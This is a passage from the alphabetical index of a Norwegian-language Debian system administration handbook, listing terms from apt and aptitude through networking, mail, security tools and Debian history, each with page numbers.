    pakkesøk, 118  
    pinning, 114  
    preferanser, 114  
    vise overskrifter, 118  
apt, 109  
apt dist-upgrade, 113  
apt full-upgrade, 113  
apt install, 110  
apt purge, 110  
apt remove, 110  
apt search, 119  
apt show, 119  
apt update, 110  
apt upgrade, 112  
apt-cache, 118  
apt-cache dumpavail, 119  
apt-cache pkgnames, 119  
apt-cache policy, 119  
apt-cache search, 119  
apt-cache show, 119  
apt-cacher, 109  
apt-cacher-ng, 109  
apt-cdrom, 103  
apt-ftparchive, 432  
apt-get, 109  
apt-get dist-upgrade, 113  
apt-get install, 110  
apt-get purge, 110  
apt-get remove, 110  
apt-get update, 110  
apt-get upgrade, 112  
apt-key, 124  
apt-mark auto, 118  
apt-mark manual, 118  
apt-xapian-index, 119  
apt.conf.d/, 113  
aptitude, 69, 109, 120  
aptitude dist-upgrade, 113  
aptitude full-upgrade, 113  
aptitude install, 110  
aptitude markauto, 118  
aptitude purge, 110  
aptitude remove, 110  
aptitude safe-upgrade, 112  
aptitude search, 119  
aptitude show, 119  
aptitude unmarkauto, 118  
aptitude update, 110  
aptitude why, 118  
Aptosid, 447  
ar, 74  
arkitektur, 3, 44  
    multi-arch støtte, 96  
arkiv  
    contrib, 103  
    ikke-fri, 6  
ASCII, 148  
at, 212  
ATA, 456  
atd, 210  
ATI, 361  
atq, 213  
atrm, 213  
autentisering  
    pakke autentisering, 123  
auto-montering, 177  
autobygger, 24  
autofs, 177  
automatisk fullføring, 164  
automatisk oppgradering, 129  
automount, 177  
Autopsy Forensic Browser, 419  
Avahi, 40  
avdekke, innretning, 392  
Avhengig, topptekst, 77

avhengighet, 77  
avlede distribusjoner, 16  
avstemming, 12  
awk, 362  
AWStats, 277  
awtats, 142  
axi-cache, 119, 133  
azerty, 149

BABEL trådløs meshruting, 241  
babeld, 241  
backport, 105, 424  
backports.debian.org, 106  
BackupPC, 215  
bacula, 215  
bakdør, 419  
bakgrunnsprosess, 142, 462  
bash, 164  
Basis Input/Output System, 48  
begrensning av datatrafikken, 239  
BGP, 241  
bgpd, 241  
bibliotek (funksjoner), 464  
bind9, 244  
binærkode, 3  
BIOS, 48, 456  
Blackbox, 362  
blokk (disk), 215  
blokk, modus, 164  
Bo, 9  
Bochs, 327  
Bonjour, 40  
bootbar CD-ROM, 447  
brannmur, 381  
    IPv6, 243  
bro (bridge), 152  
browser, Web (leser, Web), 369  
Bruce Perens, 8  
bruker  
    database, 160  
    eier, 202  
brukerland, 461  
brutt avhengighet, 90  
BSD, 34

BSD-lisens, 7  
BTS, 13  
buffer  
    mottaksbuffer, 383  
bug  
    alvorlighet, 14  
bugs.debian.org, 13  
Build-Depends, kontrollfelt, 425  
Build-Depends, topptekst, 87  
build-simple-cdd, 348  
buildd, 24  
Bullseye, 9  
Buster, 9  
Buzz, 9  
bygge-bakgrunnsprosess, 24  
bzip2, 102  
bzr, 19

c++, 362  
Calligra Suite, 373  
cc, 362  
CD-ROM  
    bootbar, 447  
    installasjons-CD, 49  
    netinst-CD-ROM, 49  
chage, 161  
changelog.Debian.gz, 139  
Chat (chatte)  
    server, 296  
checksecurity, 392  
chfn, 161  
chgrp, 203  
chmod, 203  
chown, 203  
chsh, 161  
CIFS, 283  
cifs-utils, 285  
clamav, 269  
clamav-milter, 269  
CNAME, DNS-post, 244  
CodeWeavers, 373  
Collins, Ben, 12  
Common Unix Printing System, 166  
common-account, 292

common-auth, 292  
common-password, 292  
Compose, tast, 149  
conffiles, 85  
config, debconf skript, 84  
console-data, 149  
console-tools, 149  
contrib, arkiv, 103  
control.tar.gz, 82  
copyleft, 8  
copyright, 140  
CPAN, 81  
cron, 210  
crontab, 211  
CrossOver, 373  
crossover kabel (krysskabel), 157  
crypt, 160  
CUPS, 166  
cups, 165  
    administrasjon, 166  
cvs, 19  
  
DAM, 13  
dansguardian, 288  
DATA, 265  
database  
    av brukerne, 160  
    av grupper, 160  
    utviklerdatabase, 9  
DCF-77, 174  
dch, 434  
dconf, 364  
DDPO, 18  
Deaktivert en konto, 162  
deb.debian.org, 107  
debc, 434  
debconf, 84, 206, 345  
debfoster, 118  
debhelper, 435  
debi, 434  
Debian France, 4  
debian-admin, 18  
debian-archive-keyring, 124  
Debian-CD, 347  
  
debian-cd, 3  
debian-installer, 4, 48  
debian-kernel-handbook, 178  
Debian-pakkesporingssystem, 18  
Debian-prosjektleder, 11  
debian-user@lists.debian.org, 143  
Debian-utviklernes pakkeoversikt (DDPO), 18  
Debian-vedlikeholdere, 436  
debian.net, 108  
debian.tar.gz-fil, 86  
Debianretningslinjene, 10  
Debians kontoadministratører, 13  
Debians prosjekt-nyheter, 20  
Debians retningslinjer for fri programvare, 6  
Debians utviklerreferanse, 434  
deborphan, 118  
debsums, 391  
debtags, 133  
debuild, 434  
dekomprimering, kildepakke, 88  
delgroup, 163  
Deny from, Apache direktiv, 277  
desktop (skrivebord), ekstern grafisk desktop, 200  
devscripts, 434  
Devuan, 448  
DFSG, 6  
dh-make, 435  
DHCP, 153, 247  
diff, 15, 218  
diff.gz-fil, 86  
DirectoryIndex, Apache-direktiv, 275  
direktiver, Apache, 275, 276  
dirvish, 216  
display manager (skjermhåndterer), 201  
distribusjon, 343  
    fellesskaps-Linuxdistribusjon, 35  
    kommersiell distribusjon, XIX  
    kommersiell Linuxdistribusjon, 35  
        Linux-distribusjon, XIX  
Distrowatch, 449  
dkms, 181  
dm-crypt, 64

DNAT, 227  
DNS, 159, 244  
    automatiske oppdateringer, 248  
    NAPTR-oppføring, 297  
    sone, 244  
    SRV-post, 297  
DNS-post, 244  
DNSSEC, 244  
Dogguy, Mehdi, 12  
dokumentasjon, 136, 139  
    plassering, 11  
dokumentasjonens plassering, 11  
domene  
    navn, 158  
    virtuelt, 259  
Domene navneservice (Domain Name Service), 159  
domenekontroller, 283  
DoudouLinux, 449  
dpkg, 74, 89  
    database, 82  
    dpkg --verify, 390  
    intern drift, 83  
dpkg-reconfigure, 206  
dpkg-source, 88  
DPL, 11  
dput, 435  
drift, intern, 9  
driftsnivå (runlevel), 193  
DruCall, 303  
DSA (Debian-systemadministrator), 18  
DSC-fil, 86  
dselect, 70  
dsl-provider, 156  
DST, 172  
dual-boot, 51, 67  
dump, 218  
dupload, 435  
DVD-ROM  
    installasjons-DVD-ROM, 49  
    netinst-DVD-ROM, 49  
Dynamic Host Configuration Protocol, 247  
e-post  
    filtrering, 258  
    software, 366  
    tjener (server), 256  
e-post (email)  
    filtrer etter avsender, 264  
    filtrere av mottakeren, 264  
    filtrering på innhold, 266  
e-postlister, 18, 143  
e-posttjener, 256  
easy-rsa, 229  
edquota, 214  
eGroupware, 371  
EHLO, 263  
eier  
    bruker, 202  
    gruppe, 202  
Ekiga, 375, 376  
eksempler, plassering, 141  
ekstern grafisk desktop (skrivebord), 200  
elitestyre, 13  
Empathy, 375  
Emulere Windows, 373  
en\*, 153  
endre størrelsen på en partisjon, 62  
endring, rettighet, 202  
enhet  
    multidisk-enhet, 63  
    tilgangstillatelser, 164  
Epiphany, 369  
erstatning, 82  
Erstatte, topptekst, 82  
ESP, protokoll, 235  
Etch, 9  
eth0, 153  
Ethernet, 151, 153  
Evolution (Utvikling), 366  
evolution-ews, 367  
Excel, Microsoft, 373  
ExecCGI, Apache-direktiv, 275  
Exim, 256  
Experimental, 23, 107, 115  
Explanation, 116  
exports, 281

Facebook, 21  
feil  
    rapporter en feil, 15  
feilrapport, 143  
fikse (patch) kjernen, 182  
fil  
    konfidensiell, 64  
    logger, rotasjon, 174  
    server, 280  
    spesiell, 164  
    system, 60  
filer  
    logger, 142  
    loggfiler, 206  
    oppsettfiler, 85  
Filosofi & Prosedyrer, 437  
filsystem, 459  
    nettverk, 280  
Filsystemhierarkiet, 454  
filterregel, 382, 385  
filtrering e-post, 258  
fingeravtrykk, 390  
Firefox, Mozilla, 369, 370  
Firewire, 456  
firmware, 154  
Fjern svarteliste, 263  
fjerning av en pakke, 91, 110  
Fluxbox, 362  
FollowSymlinks, Apache-direktiv, 275  
Forbedrer, topptekst, 78  
forening, 2, 4  
forensics (etterforskning)(, 448  
Foreslår, topptekst, 78  
forfatter, oppstrøm, 5  
forhåndoppsett, 345  
forhåndsutfylling, 345  
fork («gaffel»), 196  
Fransk oversettelse, 148  
Free Software Directory, 140  
FreeBSD, 34  
FreeDesktop.org, 363  
Freenet6, 243  
fri  
    programvare, 6  
    fri programvare-prinsipper, 6  
    frys, 26  
    fstab, 175  
    FTP (File Transfer Protocol), 279  
    ftpmaster, 17  
    fullstendig fjerning av en pakke, 91  
    Fully Automatic Installer (FAI), 344  
    FusionForge, 17, 372  
    fwbuilder, 387  
    Før-avhengig, topptekst, 78  
    Før-avhengighet, 78  
  
gaffel, 461  
Garbee, Bdale, 12  
gateway (innfallsport), 226  
gdm, 361  
gdm3, 201  
Gecko, 369  
GECOS, 160  
General Public License, 7  
getent, 163  
getty, 195  
gid, 160  
Git, 19  
git, 19  
gjenopprette en Debian-maskin, 43  
Glade, 371  
GNOME, 363  
gnome, 363  
GNOME Office, 373  
gnome-control-center, 205  
gnome-packagekit, 128  
gnome-system-monitor, 389  
GnomeMeeting, 376  
GNU, 2  
    er Not Unix, 2  
    General Public License, 7  
    Info, 138  
    GNU/Linux, 33  
    gnugk, 376  
    Gnumeric, 373  
    Gogo6, 243  
    Google+, 21

gpasswd, 163  
GPL, 7  
GPS, 174  
GPT  
    partisjonstabellformat, 167  
grafisk desktop (skrivebord)  
    eksternt, 200  
grafisk skrivebord, 363  
GRE, protokoll, 235  
grensesnitt  
    administrasjonsgrensesnitt, 204  
    grafisk, 360  
    nettverksgrensesnitt interface, 152  
Grml, 447  
group, 163  
groupmod, 163  
groupware, 371  
GRUB, 67, 170  
grub-install, 170  
GRUB 2, 170  
Grunnlagsdokumentene, 5  
gruppe, 161  
    av volumer, 63  
    database, 160  
    eier, 202  
    endring, 162  
    legg til en bruker, 163  
    opprettelse, 163  
    sletting, 163  
grålisting, 266  
gsettings, 364  
GTK+, 363  
gui-apt-key, 125  
gzip, 102

H323, 376  
Hamm, 9  
harddisk, navn, 167  
hardlenke, 216  
HELO, 263  
hg, 19  
Hocevar, Sam, 12  
host, 245  
hostname, 158

hosts, 158, 159  
hotplug, 219  
hovedplan, 32  
HOWTO, 140  
htpasswd, 276  
HTTP  
    sikre, 273  
    tjener, 272  
HTTP/FTP-proxy, 286  
httpredir.debian.org, 107  
HTTPS, 273  
Håndheving, håndheving av type, 412

i18n, 14  
i386, 44  
Ian Murdock, 2  
ICE, 297  
Icedove, 370  
Iceweasel, 370  
Icewm, 362  
Icinga, 350  
ICMP, 383  
id, 162  
IDE, 456  
Identica, 21  
IDS, 392  
IEEE 1394, 219, 456  
IKE, 234  
ikke-fri, 6  
in-addr.arpa, 245  
Includes, Apache-direktiv, 275  
Indexes, Apache-direktiv, 275  
inetd, 208  
info, 138  
info2www, 138  
init, 156, 188, 461  
initialiseringsskript, 194  
inkompatibiliteter, 79  
innbruddsvarslingssystem, 392  
innretning avdekke, 392  
inode, 215  
installasjon  
    automatisk installasjon, 343  
    av systemet, 48

netboot installasjon, 50  
pakkeinstallasjon, 89, 110  
PXE-installasjon, 50  
TFTP-installasjon, 50  
installer, 48  
installering  
    av en kjerne, 183  
Instant Messaging (umiddelbare meldinger)  
    server, 296  
Inter-Process Communications, 462  
internasjonalisering, 14  
Internet Control Message Protocol, 383  
Internet Relay Chat, 376  
Internet Software Consortium, 244  
Internett skriverprotokoll (Internet Printing  
    Protocol), 165  
invoke-rc.d, 195  
IP-adresse, 151  
    privat, 227  
ip6.arp, 245  
ip6tables, 243, 382, 384  
IPC, 462  
IPP, 165  
iproute, 239  
IPsec, 234  
    IPsec nøkkelutveksling, 234  
iptables, 382, 384  
iputils-ping, 242  
iputils-tracepath, 242  
IPv6, 242  
IPv6-brannmur, 243  
IRC, 376  
IS-IS, 241  
ISC, 244  
isenkram, 154  
isisd, 241  
ISO-8859-1, 148  
ISO-8859-15, 148  
ISP, Internet Service Provider (Internett-  
    leverandør), 257  
  
Jabber, 300  
Jackson, Ian, 12  
Jessie, 9  
  
Jitsi, 375  
JSCommunicator, 302  
jxplorer, 290  
  
Kali, 448  
kanal, 462  
kanal (pipe), navngitt kanal, 208  
KDE, 363  
KDevelop, 371  
kdm, 201, 361  
kernel-package, 178  
keyboard-configuration, 149  
kFreeBSD, 34  
kilde  
    av Linux-kjernen, 178  
    kode, 3  
Kilde NAT, 227  
kildekode  
    pakke, XXI, 86  
    til pakker, 102  
kjede, 382  
kjerne  
    eksterne moduler, 181  
    fiks (patch), 182  
    installering, 183  
    kompilering, 177  
    oppsett, 179  
kjerneland, 461  
kjernen  
    kilder, 178  
klient  
    NFS, 282  
klokke  
    synkronisering, 173  
KMail, 367  
kmmod, 193  
Knoppix, 447  
kodenavn, 9  
koding, 148  
Kolab, 371  
kommandolinjegrensesnitt, 164  
kommandolinjetolk, 136  
kommandoplanlegging, 210  
kommandotolk, 164

Kommunikasjon mellom prosesser, 462  
kompilator, 3  
kompilering, 3  
    av en kjerne, 177  
komponent (av en pakkebrønn), 103  
konfidensielle  
    filer, 64  
konflikter, 79  
Konflikter, topptekst, 79  
Konqueror, 369  
konstitusjon, 11  
kontakt, RJ45, 151  
kontekst, sikkerhetskontekst, 402  
konto  
    administratorkonto, 55, 174  
    deaktiver, 162  
    opprettelse, 163  
kontorprogrammer, 372  
kontrakt, sosial, 5  
kontroll, 76  
kontroll av trafikk, 239  
kontrollsum, 390  
kontrollsummer (checksums), 85  
kopiere, sikkerhetskopi, 216  
krdc, 200  
krfb, 200  
kringkasting, 152  
krympe en partisjon, 62  
Kubuntu, 446  
kunstnerisk lisens, 7  
kvaliteten  
    på tjenesten, 239  
kvaliteten på tjenesten, 239  
kvalitets  
    sikring, 18  
KVM, 327, 338  
kwin, 362

l10n, 14  
lager, mellomtjener, 66, 109  
Lamb, Chris, 12  
LANG, 149  
Langvarig støtte (LTS), 29  
laster  
    oppstartslaster (bootloader), 51, 67, 166  
Latin 1, 148  
Latin 9, 148  
LDAP, 288  
    sikre, 293  
ldapvi, 294  
LDIF, 289  
LDP, 140  
leder  
    rolle, 11  
    valg, 11  
legge til en bruker til en gruppe, 163  
lenke  
    hardlenke, 216  
    symbolsk, 172  
Lenny, 9  
lese, rettighet, 202  
libapache-mod-security, 413  
libapache2-mpm-itk, 272  
libnss-ldap, 291  
libpam-ldap, 292  
Libre Office, 373  
libvirt, 338  
lightdm, 201  
lighttpd, 272  
LILO, 169  
Linphone, 375  
lintian, 434  
Linux, 33  
    -distribusjon, XIX  
    -kjerne, XIX  
Linux distribusjon  
    rolle, 22  
Linux Documentation Project, 140  
Linux Loader, 169  
Linux Mint, 446  
Linux-kjernen kilder, 178  
Linux-sikkerhetsmoduler, 393  
linux32, 51  
lire, 142  
lisens  
    BSD, 7  
    GPL, 7

kunstnerisk, 7  
list of mirrors, 107  
lister  
    e-postlister, 18  
listmaster, 18  
live-build, 447  
LiveCD, 447  
livsløp, 23  
ln, 172  
locale, 149  
locale-gen, 148  
localer, 148  
locate, 177  
logcheck, 142, 387  
logg  
    videresende, 208  
logg inn  
    logge inn eksternt, 196  
logge inn eksternt, 196  
logger  
    analysator av web-logger, 277  
    filer, 142  
    filer, rotasjon, 174  
    overvåkning, 387  
    utsending, 206  
Logical Volume Manager  
    under installasjonen, 63  
Logical Volume Manager ( logisk volumhåndtering), 316  
login, 160  
logrotate, 174  
lokalisering, 14  
lpd, 165  
lpq, 165  
lpr, 165  
lsdev, 458  
lspci, 458  
lspcmcia, 458  
lsusb, 458  
LUKS, 64  
Lumicall, 375  
LVM, 316  
    under installasjonen, 63  
LXC, 327, 333  
LXDE, 366  
lzma, 102  
MAIL FROM, 264  
main, 446  
main, seksjon, 103  
make deb-pkg, 180  
Makefile, 430  
man, 136  
man2html, 138  
manager  
    display manager (skjermhåndterer), 201  
manualsider, 136  
mappe, LDAP, 288  
maske  
    rettighetsmaske, 204  
    subnettmaske, 151  
maskering, 227  
Master Boot Record, 166  
Master Boot Record (MBR), 456  
MBR, 166  
McIntyre, Steve, 12  
MCS (Multi-Category Security), 402  
MD5, 390  
md5sums, 85  
mdadm, 309  
mellomtjener, 66  
mellomtjener lager, 66, 109, 286  
mentors.debian.net, 108  
menu, 363  
mercurial, 19  
Meta, tast, 149  
meta-distribusjon, 2  
meta-pakke, 78, 79  
metacity, 362  
Michlmayr, Martin, 12  
Microsoft  
    Excel, 373  
    Point-to-Point Encryption, 236  
    Word, 373  
migrationtools, 290  
migrering, 32, 41  
mikroblog, 21

miljø, 149  
    miljøvarabel, 165  
mini-dinstall, 431  
mini.iso, 49  
mirror list, 107  
mkfs, 459  
mknod, 164  
mlocate, 177  
mod-security, 413  
modem  
    ADSL, 155  
    PSTN, 155  
modprobe, 193  
module-assistant (modulassistent), 182  
moduler  
    eksterne kjernemoduler, 181  
    kjernemoduler, 193  
modus  
    blokk, 164  
    tegn, 164  
monteringspunkt, 62, 175  
mottaksbuffer, 383  
mount, 175  
mount.cifs, 285  
Mozilla, 370  
    Firefox, 369, 370  
    Thunderbird, 369  
MPPE, 236  
mrtg, 389  
Multi-Arch, 96  
multiverse, 446  
MultiViews, Apache-direktiv, 275  
Munin, 350  
Murdock, Ian, 2, 12  
mutter, 362  
MX  
    DNS-post, 244  
    tjener, 257  
Mål NAT, 227  
Nagios, 352  
Name Service Switch (NSS), 162  
named.conf, 245  
nameserver, 159  
NAT, 227  
NAT Traversal, 234  
NAT-T, 234  
navn  
    attribusjon og opplosning, 158  
    domene, 158  
    kodenavn, 9  
    opplosning, 158  
    på harddisken, 167  
navngitt kanal, 208  
Netscape, 370  
netstat, 249  
Nettetikette, 143  
nettfilter, 382  
nettligang begrensning, 276  
nettkrangel, 12  
Nettleser (Web browser), 369  
Nettverk  
    Adresse oversettelse, 227  
    Filsystem, 280  
    IDS, 392  
nettverk  
    adresse, 151  
    DHCP-oppsett, 247  
    gateway, 226  
    oppsett, 152  
    roamingoppsett, 157  
    sosiale nettverk, 21  
    tidsprotokoll, 173  
    virtuelt privat, 228  
    network-manager, 152, 157  
    network-manager-openvpn-gnome, 233  
    newgrp, 162  
    NEWS.Debian.gz, 11, 139  
    NFS, 280  
        klient, 282  
        opsjoner, 281  
        sikkerhet, 280  
    nginx, 272  
    nibble-format, 245  
    NIDS, 392  
    nivå, driftsnivå (runlevel), 193  
    nmap, 41, 250

nmbd, 283  
non-free, seksjon, 103  
NS, DNS-post, 244  
NSS, 158, 162  
NTP, 173  
-tjener, 174  
ntp, 174  
ntupdate, 174  
Nussbaum, Lucas, 12  
nVidia, 361  
nøkkel  
    APTs autentiseringsnøkler, 125  
nøkkelpar, 229, 234, 293, 436  
  
Obligatorisk adgangskontroll, 393  
oktal representasjon av rettigheter, 203  
Oldoldstable, 23  
Oldstable, 23  
omgivelser  
    ikke-ensartede omgivelser, 40  
Openbox, 362  
OpenLDAP, 288  
OpenOffice.org, 373  
OpenSSH, 196  
OpenSSL  
    lage nøkler, 293  
OpenVPN, 228  
oppdateringer  
    backports, 105  
    sikkerhetsoppdateringer, 104  
    stabile oppdateringer, 105  
Oppgaver & Ferdigheter, 438  
oppgradere  
    automatisk system oppgradere, 129  
    system oppgradere, 112  
oppripsrettigheter, 8  
oppitet debatt, 12  
oppløsning, 360  
    navn, 158  
opprettelse  
    av brukerkontoer, 163  
    av grupper, 163  
Oppsett, 457  
oppsett  
    av kjernen, 179  
    av nettverket, 152  
    innledende oppsett av APT, 65  
    nettverk  
        DHCP, 55  
        statisk, 55  
    programoppsett, 141  
    utskrift, 165  
oppsetts  
    filer, 85  
oppsettstyring, 19  
oppstart  
    laster, 51  
    systemet, 186  
oppstartslaster (bootloader), 51, 67, 166  
oppstrøms, 5  
oppstrøms forfatter, 5  
Options, Apache-direktiv, 275  
Order, Apache direktiv, 277  
organisering, intern, 9  
orig.tar.gz-fil, 86  
OSPF, 241  
ospf6d, 241  
ospf6d, 241  
overvåkning, 387  
    aktivitet, 388  
    loggfil, 387  
  
Packages.xz, 102  
packagesearch, 133  
PAE, 51  
pakke  
    autentisitetskontroll, 123  
    avhengighet, 77  
    binærpakke, XXI, 74  
    Debian  
        arkiv, 431  
    Debian-pakke, XXI  
    Debian-pakkesporingssystem, 18  
    erstatning, 82  
    filliste, 91  
    fjerne, 91, 110  
    forsegling, 123  
    inkompatibilitet, 79

innholdssjekk, 91  
installasjon, 89, 110  
IP, 226, 381  
kildekode til, 102  
kildekodepakke, XXI, 86  
konflikt, 79  
meta-informasjon, 76  
popularitet, 366  
prioritet, 114  
signatur, 123  
slette helt, 91  
status, 91  
søke, 118  
typer, 428  
utpakking, 90  
vedlikehold, 10  
virtuell pakke, 79, 80

pakke ut  
    kildepakke, 88  
pakke ut, kildepakke, 88  
pakke-meta-informasjon, 76  
pakkearkiv, 431  
pakkefilter, 381  
pakkesporingssystem, 18  
pakketyper, 428  
PAM, 149  
pam\_env.so, 149  
PAP, 155  
Parallel ATA, 456  
partisjon  
    kryptert, 64  
    primær, 167  
    sekundær, 167  
    swap-partisjon, 62  
    utvidet, 167  
partisjon kryptering, 64  
partisjonering, 57  
    manuell partisjonering, 61  
    veiledet partisjonering, 59  
partisjonstabell  
    GPT-format, 167  
partisjonstabellen  
    MS-DOS format, 167

passord, 161  
passwd, 160, 161  
patch, 15  
Pauser, topptekst, 79  
pbuilder, 426  
PCMCIA, 219  
penetrasjonstesting, 448  
Perens, Bruce, 8, 12  
Perfect Forward Secrecy, 273  
Perl, 81  
PHPGroupware, 371  
Physical Address Extension (Fysisk adresseutvidelse), 51  
PICS, 288  
pid, 460  
Pin, 116  
Pin-Priority, 116  
pinfo, 138  
ping, 383  
pinning, APT pinning, 114  
piuparts, 434  
Pixar, 9  
PKI (Offentlig nøkkel-infrastruktur), 229  
Planet Debian, 21  
planlagte kommandoer, 210  
plenumsvetdak, 12  
poff, 155  
pon, 155  
populariteten av pakker, 366  
popularity-contest, 366  
port  
    TCP, 226  
    UDP, 226  
port videresending (port forwarding), 199, 227  
portmapper, 281  
post  
    DNS, 244  
postboks, virtuelt domene, 260  
Postfix, 256  
postinst, 82  
postrm, 82  
Potato, 9  
PPP, 155, 233

pppconfig, 155  
PPPOE, 156  
pppoeconf, 156  
PPTP, 156, 235  
pptp-linux, 235  
preferanser, 114  
preinst, 82  
prelude, 393  
prerm, 82  
preseeding, 345  
printcap, 166  
prioritet  
    pakkeprioritet, 114  
privat IP-adresse, 227  
proc, 158  
procmail, 258  
Progeny, 2  
program  
    oppsett, 141  
program, kontor, 372  
Programvare RAID, 63  
proposed-updates, 105  
prosess, 188  
prosessor, 3  
prosjektsekretæren, 12  
Prosody, 300  
protokoll  
    AH, 235  
    ESP, 235  
    GRE, 235  
Provides, hodefelt, 79  
pseudo-pakke, 17  
Psi, 375  
PTR, DNS-post, 244  
PTS, 18  
Public Key Infrastructure (Offentlig nøkkel-infrastruktur), 229  
punkt til punkt, 155  
punkt, monteringspunkt, 62  
Punkt-til-punkt-tunnelleringsprotokoll, 235  
punkter, montering, 175  
pålitelig nøkkel, 125  
QEMU, 327  
QoS, 239  
Qt, 363  
    Designer, 371  
quagga, 241  
quota, 163, 214  
racoon, 234  
radvd, 243  
RAID, 306  
    Programvare RAID, 63  
rapporter en feil, 15, 143  
Raspberry Pi, 449  
Raspbian, 449  
RBL, 263  
RCPT TO, 264  
rcS, 192  
rcS.d, 192  
RDP, 374  
README.Debian, 11, 139  
Red Hat pakkebehandler (Red Hat Package Manager), 98  
reinstallasjon, 111  
Release.gpg, 124  
Remote Desktop Protocol, 374  
Remote Procedure Call, 281  
reportbug, 15  
repro (mellomtjener), 298  
Request For Comments - Ønske om kommentarer, 77  
Require, Apache direktiv, 276  
resolv.conf, 159  
restarte tjenester, 195  
restaurering, 215  
restricted, 446  
retningslinjer, 10  
rettigheter, 202  
    maske, 204  
    oktal representasjon, 203  
revers sone, 245  
Rex, 9  
RFC, 77  
Ring (programvaretelefon), 375  
RIP, 241  
ripd, 241

ripngd, 241  
RJ45-kontakt, 151  
RMS, 2  
Robinson, Branden, 12  
rot, 174  
rotasjon av loggfiler, 174  
route, 241  
RPC, 281  
RPM, 98  
RSA (algoritme), 229  
rsh, 196  
rsync, 216  
rsyslogd, 206  
RTC  
    tjener, 296  
RTFM, 136  
ruter, 152, 226  
ruting  
    avansert, 239  
    dynamisk, 241  
rydde opp i en pakke, 84  
  
safe-upgrade, 70  
Samarbeid, 371  
Samba, 40, 283  
sammenligning av versjoner, 95  
Sarge, 9  
SATA, 219  
scp, 196  
SCSI, 456  
Secure Shell, 196  
security.debian.org, 104  
seksjon  
    non-free, 103  
seksjonen  
    main, 103  
SELinux, 401  
semanage, 404  
semodule, 404  
Seriell ATA, 456  
sertifikat  
    X.509, 229  
sertifikater, 255  
server  
fil, 280, 283  
navn, 244  
NTP, 174  
    tjener/server arkitektur, 196  
Server Name Indication, 274  
setarch, 51  
setgid katalog, 202  
setgid, rettighet, 202  
setkey, 234  
setquota, 214  
setuid, rettighet, 202  
SFLphone, 375  
sftp, 196  
sg, 162  
SHA1, 390  
shadow, 161  
Sid, 9  
Siduction, 447  
Sidux, 447  
signatur  
    pakke signatur, 123  
Sikker oppstart, 457  
sikkerhetskontekst, 402  
sikkerhetskopi, 215  
sikkerhetskopi (backup)  
    kopiere, 216  
sikkerhetskopiering  
    på tape, 218  
sikkerhetsoppdateringer, 104  
sikring  
    kvalitetssikring, 18  
Simple Mail Transfer Protocol, 256  
Simple Network Management Protocol, 389  
simple-cdd, 347  
SIP, 296, 375  
    mellomtjener, 298  
    PBX, 298  
    tilkoblingspunkt, 298  
    tjener, 298  
    user agent (brukeragent), 375  
    WebSockets, 302  
skall, 136, 164  
skjermkort, 361

skrive ut  
    nettverk, 286  
skrive, rettighet, 202  
slapd, 288  
sletting av en gruppe, 163  
Slink, 9  
SMB, 283  
smbclient, 285  
smbd, 283  
SMTP, 256  
snapshot.debian.org, 108  
SNAT, 227  
SNMP, 389  
snort, 392  
Software in the Public Interest, 4  
sommertid, 172  
sone  
    DNS, 244  
    revers, 245  
sosial kontrakt, 5  
sosiale nettverk, 21  
SourceForge, 372  
sources.list, 102  
Sources.xz, 102  
spam, 261  
spamass-milter, 269  
spesiell, fil, 164  
SPI, 4  
sponsing, 437  
sporingssystem  
    Debian-pakkesporingssystem, 18  
Sporingssystem for feil, 13  
spredt over hele verden, 10  
språk, 148  
SQL-injeksjon, 413  
Squeeze, 9  
Squid, 66, 286  
squidGuard, 287  
SSD, 324  
SSH, 196, 233  
SSH tunnell, *Se også* VPN, 199  
SSH-tunnel  
    VNC, 201  
SSL, 228  
stabile oppdateringer, 105  
Stable, 23  
stable-backports, 105  
stable-proposed-updates, 105  
stable-updates, 105  
Stallman, Richard, 2  
standard prosedyre, 140  
StarOffice, 373  
sticky bit, 203  
Stretch, 9  
strongswan, 234  
strømstyring, 222  
styrer  
    skjerm, 361  
    vindus, 362  
styring, strømstyring, 222  
støtte  
    Langvarig støtte (LTS), 29  
subnett, 151  
subversion, 19  
sudo, 174  
sudoers, 175  
suexec, 272  
super-server (super-tjener), 208  
suricata, 392  
svn, 19  
swap, 62  
swap-partisjon, 62  
symbolsk lenke, 172  
SymlinksIfOwnerMatch, Apache-direktiv, 275  
synaptic, 120  
sys, 158  
syslogd, 142  
system  
    filsystem, 60  
    grunnlag, 65  
    pakkesporingssystem, 18  
    sporingssystem for feil (BTS), 13  
system, filsysten, 459  
systemd, 156  
søke etter pakker, 118  
ta over en Debian-tjenermaskin, 43

tagg, 133  
Tails, 448  
Tanglu, 448  
tape, sikkerhetskopiering, 218  
TAR, 218  
tast  
    Compose, 149  
    Meta, 149  
tastaturutlegg, 53, 149  
tc, 239  
TCO, 34  
TCP, port, 226  
tcpd, 209  
tcpdump, 252  
tcsh, 164  
tegn, modus, 164  
tegnsett, 148  
teknisk komité, 12  
Telepathy, 375  
telnet, 196  
Testing, 23  
The Sleuth Kit, 419  
Thunderbird, Mozilla, 369  
tidssone, 172  
tidssynkronisering, 173  
tilde, 165  
tildeling av navn, 158  
tilkobling  
    av PSTN-modem, 155  
    med ADSL-modem, 155  
tillatelser, 202  
timezone, 172  
tjener  
    HTTP, 272  
    MX, 257  
    SMTP, 256  
    tjener/server arkitektur, 196  
    web, 272  
    X, 360  
tjeneste  
    kvalitet, 239  
tjenesten  
    restart, 195  
tjenestenektangrep, 392  
TLS, 228, 255  
top, 388  
ToS, 240  
Totale eierkostnader, 34  
Towns, Anthony, 12  
Toy Story, 9  
trafikk  
    begrensning, 239  
    kontroll, 239  
tsclient, 200  
tshark, 253  
tunnell (SSH), *Se også* VPN, 199  
TURN  
    tjener, 297  
Twitter, 21  
Type of Service (Type tjeneste), 240  
Type overvåking, 412  
TZ, 172  
Ubuntu, 445  
ucf, 206  
UDP, port, 226  
UEFI, 456, 457  
uid, 160  
umask, 204  
unattended-upgrades, 128  
underprosjekt, 3, 16  
Unicode, 148  
universe, 446  
Unstable, 23  
update-alternatives, 362  
update-menus, 363  
update-rc.d, 195  
update-squidguard, 288  
updatedb, 177  
USB, 219, 456  
USB-nøkkel, 49  
uscan, 434  
User agent (SIP) (Brukeragent SIP), 375  
UTF-8, 148  
utforske en Debian-maskin, 43  
utføre, rettighet, 202  
utgave, 23

Utgivelsesadministrator, 25  
utlegg, tastatur, 53, 149  
utpakking  
    binærpakke, 90  
utskrift  
    configuration, 165  
utviklere  
    Debian-utviklere, 9  
    utviklerdatabase, 9  
  
valg, 362  
    av land, 53  
    av språk, 52  
variabel, miljø, 165  
vedlikehold  
    pakkevedlikehold, 10  
vedlikeholder  
    ny vedlikeholder, 13  
Venema, Wietse, 210  
versjon, sammenligning, 95  
Versjonskontrollsysten (VCS), 19  
